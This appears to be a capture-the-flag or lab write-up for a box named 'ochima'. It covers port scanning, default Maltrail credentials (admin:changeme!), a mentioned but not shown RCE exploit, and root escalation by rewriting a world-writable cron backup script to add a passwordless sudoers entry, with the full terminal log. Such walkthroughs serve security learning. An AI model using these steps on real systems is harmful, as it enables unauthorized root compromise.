Nmap
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 b9:bc:8f:01:3f:85:5d:f9:5c:d9:fb:b6:15:a0:1e:74 (ECDSA)
|_  256 53:d9:7f:3d:22:8a:fd:57:98:fe:6b:1a:4c:ac:79:67 (ED25519)
80/tcp open  http    Apache httpd 2.4.52 ((Ubuntu))
| http-methods:
|_  Supported Methods: GET POST OPTIONS HEAD
|_http-server-header: Apache/2.4.52 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works
PORT STATE SERVICE
22/tcp open ssh
80/tcp open http
8338/tcp open unknownEnumeration
| Port | Service | Comments |
|---|---|---|
22 | SSH | No credentials at the moment |
80 | HTTP | Apache default page |
8338 | Maltrail | admin:changeme! works |
Checked for Maltrail default credentials admin:changeme! and it works. However, I don’t think we need to even log in, because there is an unautheticated RCE vulnerability and an exploit here.

We open a listener and run the exploit.

Catching the shell:
Privilege Escalation
I ran linpeas on the target and found a suspicious backup script owned by root that we have complete permissions over. It is just a bash script that backs some stuff up.



I tried a reverse shell with no success so I tried to give snort full sudo permissions.

I have no idea how this worked. The file isn’t SUID so it shouldn’t run as root. We even get a permission denied error, but the file gets created and we have unrestricted sudo permissions. I double checked that the file was not there before I ran the script. Additionally, sudo -l was the first command I ran when I got the initial shell, and it was password protected. I am at a loss. And so is AI. Well…

😵💫 Done? 😵💫
I reverted the machine and reproduced the entire sequence of commands. Sure enough, it did it again.
snort@ochima:/opt/maltrail-0.53$ cat /etc/sudoers.d/snort
cat: /etc/sudoers.d/snort: No such file or directory
snort@ochima:/opt/maltrail-0.53$ sudo -l
[sudo] password for snort:
sudo: a password is required
snort@ochima:/opt/maltrail-0.53$ ls -la /var/backups/etc_Backup.sh
-rwxrwxrwx 1 root root 48 Oct 31 22:34 /var/backups/etc_Backup.sh
snort@ochima:/opt/maltrail-0.53$ nano /var/backups/etc_Backup.sh
snort@ochima:/opt/maltrail-0.53$ cat /var/backups/etc_Backup.sh
#! /bin/bash
echo "snort ALL=(ALL:ALL) NOPASSWD: ALL" > /etc/sudoers.d/snort
snort@ochima:/opt/maltrail-0.53$ /var/backups/etc_Backup.sh
/var/backups/etc_Backup.sh: line 2: /etc/sudoers.d/snort: Permission denied
snort@ochima:/opt/maltrail-0.53$ cat /etc/sudoers.d/snort
snort ALL=(ALL:ALL) NOPASSWD: ALL
snort@ochima:/opt/maltrail-0.53$ sudo su
root@ochima:/opt/maltrail-0.53# whoami
root
root@ochima:/opt/maltrail-0.53# exit
exit
snort@ochima:/opt/maltrail-0.53$ uname -a
Linux ochima 5.15.0-88-generic #98-Ubuntu SMP Mon Oct 2 15:18:56 UTC 2023 x86_64 x86_64 x86_64 GNU/Linux
snort@ochima:/opt/maltrail-0.53$ 

NEVERMIND
Dang, I was excited for a minute. It turns out that the script was running as a cron job as root. Well, it proves I wasn’t using a guide… Pspy would have come in handy here.
